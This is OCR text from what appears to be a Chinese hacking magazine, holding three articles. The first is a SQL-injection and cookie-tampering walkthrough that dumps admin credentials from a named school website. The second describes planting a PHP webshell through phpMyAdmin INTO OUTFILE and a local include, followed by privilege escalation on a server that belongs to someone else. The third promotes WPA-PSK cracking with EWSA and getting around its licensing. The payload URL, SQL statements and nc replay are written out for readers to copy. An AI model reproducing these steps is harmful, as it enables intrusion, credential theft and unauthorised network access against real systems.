


图9

下面来看我们的利用过程：注册一个用户名fjhh，密码fjhhfjhh的用户，如图8。用注册的用户名登录成功后，直接打开**http://asmz.sds.cn/wsbmddtype.asp?id=1+and+1=2+union+select+1,username,passwd,purview,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28+from+wygkcn_Admin**，会出现权限不够，如图9。

打开WsockExpert，选中刚打开的页面，再刷新，将抓取到的数据保存为up.txt，接下来就修改cookie了。**将purview与KEY的值分别修改为purview=99999，KEY=super，再添加&ManageKEY=super**。保存后用nc提交：**nc www.asmz.sds.cn 80<up.txt >down.htm**，打开生成的down.htm，如图10，超级管理员的用户名和md5的密码就被查询出来了。

这次代码的分析就到这里，利用方法一环扣着一环，哪里断掉都无法继续进展下去。社会在进步，技术在革新，攻防对立一直都在发展。




图10

[文章中涉及到的工具和代码已收录到本期光盘]

编辑点评：

这篇文章怎么说好呢，这个大型学校网站源码学校网页模板正式版系统的漏洞还是有一点点挑战性的，好像能用到的技巧恰巧都可以应用得上，而且用起来较顺手。作者写这篇文章后，我猜他心里还是很有成就感的。我有个建议，有一点注入基础的朋友，就向作者文章照做一下，肯定可以提高你的注入技巧的。

网站目录没有写入权限的终极入侵方法

图 孤水绕城[L.S.T]

本文很明显写的是一个对技巧发散思维的应用

快毕业了，好多的东西要学，不期望自己能够成为神话，只冀期与每天的进步。今天给大家讲讲在web目录没有写入权限的时候如何获得webshell，或者运行个头比较大的脚本程序。因为之前经常遇到这样的情况，后来通过思考总结还是找到了如何在特别变态的服务器上获得webshell的方法。

一日Dream说他有个php的网站拿不到shell，让我帮忙看看。通过phpmyadmin进去了，路径也暴出来了，能够导出一句话木马，可是在用一句话客户端上传大马的时候出了问题，总是返回空白，而且cmd命令也不能执行，只能读取web目录下的文件和文件夹，权限被框死在里面。

这样的情况我想好多人都遇到过，估计大部分人都会选择放弃的，刚开始我也是这么认为的，可是人不能不进步吧？摸索了一下，结合以往的入侵经验，还真找到了一个php环境下万能的方法。

还是从Dream给的网站说起，进phpmyadmin看了下，是root的权限，如图1所示，这就好了，这个比web用户的权限高，至少我们可以向web目录导出文件，而且有可能的话可以试试udf导出提权。




图1

可是问题来了，我们如何把udf导出提权的工具给传上去呢？一句话木马办不到，因为权限是继承web用户的。试了下在phpmyadmin新建一个表，然后把大马插入到这个表里面，接着

在phpmyadmin里执行sql语句，用into outfile导出到web目录。

可是结果很令人郁闷，虽然导出成功了，可是大马却跑不出来，用一句话读取了下，发现大马的特殊字符全被转移了。这个方法不行，不过还是有解决办法的，我们可以把大马用base64加密一下，然后再导出就没问题了。

可是用base64加密之后大马会变得很大，测试的时候网站速度很卡，结果不知道是没有导出完全还是导出的webshell语句被破坏了，访问的时候总是报错。接下来的很长一段时间都浪费在寻找可以写入的目录，最后发现网站上放了一个修改过的dz。搞过dz的朋友都知道，它的cache目录是可以写入的，可是结果很打击人，没想到管理员变态至此，如图2所示。




图2




图3




图4

到这里我就完全放弃了在web目录寻找存在写入权限目录的想法，可是不在web目录，那我们的webshell要怎样执行呢？况且web所在的整个盘符都是不允许写入的。难道要放弃么？肯定不能！那么如何才能让服务器执行我们的脚本呢？这时候我想到了php的远程包含漏洞。

关于这个漏洞的成因，我想大家多多少少都会知道些，漏洞的发生是由php的几个包含文件的函数造成的，示例如下：

include ($INC_SYSHOMEDIR."include/session.inc.php");

其它的还有include_once，require，require_once，不过远程包含是有条件限制的，allow_url_fopen需要开启，条件有点苛刻，而且即使包含成功了，在以GET方式访问的时候也会出现问题。

除了远程包含，还可以本地包含，我们这回就用文件包含来突破。首先需要找一个可写的目录，前面我们已经知道web目录用不上，而且就连它的整个盘符都是不可写入的，这样我们用include_once("../shell.php");的方法也不行。

那要怎么解决呢？通过测试发现includ函数可以跨盘符包含文件，比如我们把shell放到C盘，就可以通过**include("c:/shell.php");**来包含shell.php了。Shell的功能没有任何的影响，和在web目录操作是完全一样的。

本地测试成功还不够，还要拿目标网站实战下。先来找一下c盘可写的目录，大家都还记得**c:\windows\temp**目录吧？默认是**everyone**可写的。试着把Mysql BackDoor用一句话客户端写入，返回ok，如图3所示，说明写入成功。

然后回到phpmyadmin执行如下SQL语句：

```
Drop TABLE IF EXISTS a;
Create TABLE a (cmd text NOT NULL);
Insert INTO a (cmd) VALUES('<?php include "c:/windows/temp/123.php";?>');
select cmd from a into outfile 'D:/WebRoot/shop/gsrc.php';
Drop TABLE IF EXISTS a;
```

执行之后，访问下gsrc.php文件，令人激动人心的时刻终于来了，我们的Mysql BackDoor正常执行。在“E:\WebRoot\phpMyAdmin\config.inc.php”中找到mysql的root密码，然后选择右上角的“自动安装Mysql Backdoor”，提示导出成功，然后就可以执行cmd命令了，如图4所示。

接着自然是添加用户，提升权限，最终成功拿到服务器权限，登录3389后如图5所示。




图5

总结：在实战的时候发现，只能用include才能成功包含，include_once，require，require_once却不行，明明本地测试是成功的。还有就是<?php include "c:/windows/temp/123.php";?>这句，include前面最好加上“@”防止报错，建议用include函数。

本文没什么技术含量，只为抛砖引玉，大家有什么更好的办法可以发到“黑手”来啊。

编辑点评：

php有include，asp也有呀！大家的思路不要只局限在作者的这篇文章中哦。



无线 WPA-PSK 加密破解利器——EWSA



本文精悍的是对EWSA工具的介绍

图 Christopher Yang/杨哲【ZerOne】

前言

现在很多朋友都在玩无线破解，那么在进行无线WPA-PSK加密破解的时候，都会发现单机破解速率一般都保持在300-500 pass/s左右，即每秒钟只能尝试300-500个左右密码组合，对于采用了包含大小写字母及数字的8位WPA-PSK连接密码来说，除非是弱密码，否则这个速度是非常缓慢的。那么，这里给大家介绍一种全新的高速无线加密破解工具EWSA。

1、关于EWSA

EWSA，全称为Elcomsoft Wireless Security Auditor，翻译过来就是Elcomsoft无线安全审计工具，一般都简称为EWSA。该工具支持Windows2000/XP/2003/Vista系统，这下使用Windows的朋友不用担心了。

ElcomSoft是一家在安全界非常有名的俄罗斯软件公司，出品过众多商业化密码破解软件，涉及Office、SQL、PDF、EFS等等。2009年1月15日，ElcomSoft推出了“Wireless Security Auditor 1.0”，号称可以利用显卡的GPU运算性能快速攻破无线网络WPA-PSK及WPA2-PSK密码，运算速度相比单纯使用CPU可提高最多上百倍。不过经过我的实测，一般都是在3-30倍。

这款软件的工作方式很简单，就是利用词典去暴力破解无线WPA和WPA2密码，还支持字母大小写、数字替代、符号顺序变换、缩写、元音替换等12种变量设定，在ATI和NVIDIA显卡上均可使用，具体支持列表参考表一。

什么是GPU？

简单来说，**GPU就是显卡上的图形运算处理芯片，绝大多数情况下，其用来进行图形处理，就是大家在玩游戏时处理图像算法及特殊效果用的。**而调用显卡上自带的GPU来进行通用运算是目前国际上领先的技术之一，该技术已经开始被国内外的黑客们使用到破解领域。换句话说，我们现在使用的显卡可不光是用于玩游戏，还可以用来破解密码哦，那些有着高端配置显卡的朋友有福了。如图1，是本文中所使用的GeForce 9800GTX显卡。




图1 可用于无线破解的GeForce 9800GTX高端显卡

EWSA的使用准备

硬件篇：

首先检查一下自己或者周围机器上的显卡是否在支持列表中，若没有合适的显卡也没有关系，EWSA同样可以直接使用CPU来进行破解。下面是适用于绝大部分用户的显卡支持列表，包括NVIDIA及ATI两类显卡，涉及更高级商业显卡的详细列表请到Elcomsoft的官网查看。

表1 适合大多数人的EWSA显卡支持列表

显卡厂商NVIDIA	显卡厂商ATI
GeForce 8500 GT	RADEON HD 3000 系列
GeForce 8600 GTS	RADEON HD 4600 系列
GeForce 9600 GTX	RADEON HD 4800 系列
GeForce 9800 GTX	等等或更高版本
等等或更高版本	

安装篇：

在安装前，先到官方网站http://www.elcomsoft.com/ewsa.html下载EWSA最新版本，截至2009年4月的最新版本为1.02。稍有遗憾的是，目前官网没有提供中文版本的下载，所以我们选择安装英文版。安装方法很简单，双击setup.exe后一直不断点击下一步就可以了，要注意的是，当提示输入注册码时应直接跳过。

注册篇：

这里要提醒大家的是：经过测试，目前我们通过google搜索到的所谓注册机全部都是无法使用的，当你将注册机或者破解后的主程序替换掉源程序后，将会出现破解成功后只有提示而无法显示出任何密码的情况。不过办法总是有的，我将在本文后面提到具体的操作方法。

EWSA的破解实战

这里我把整个破解分为两个部分，第一部分是使用EWSA对捕获的无线WPA-PSK数据报文进行破解；第二部分是在破解完成之后，使用WinHEX从内存读取已破解的密码。

关于无线WPA-PSK验证数据报文的捕获，大家可以使用鼎鼎有名的Aircrack-ng套装或者Commview for WiFi等工具获得，也可以参考其它一些文章或者我的博客内容，这里就不再描述。

破解第一部分操作步骤如下：

步骤1：

打开EWSA，由于是未注册版本，所以需要等待15秒。进入主界面后，在菜单处选择Options（选项），在这里有几个必须要先行设置的选项，分别是“CPU Options”、“GPU Options”、“Dictionary Options”及“Password mutation Options”，如图2所示。

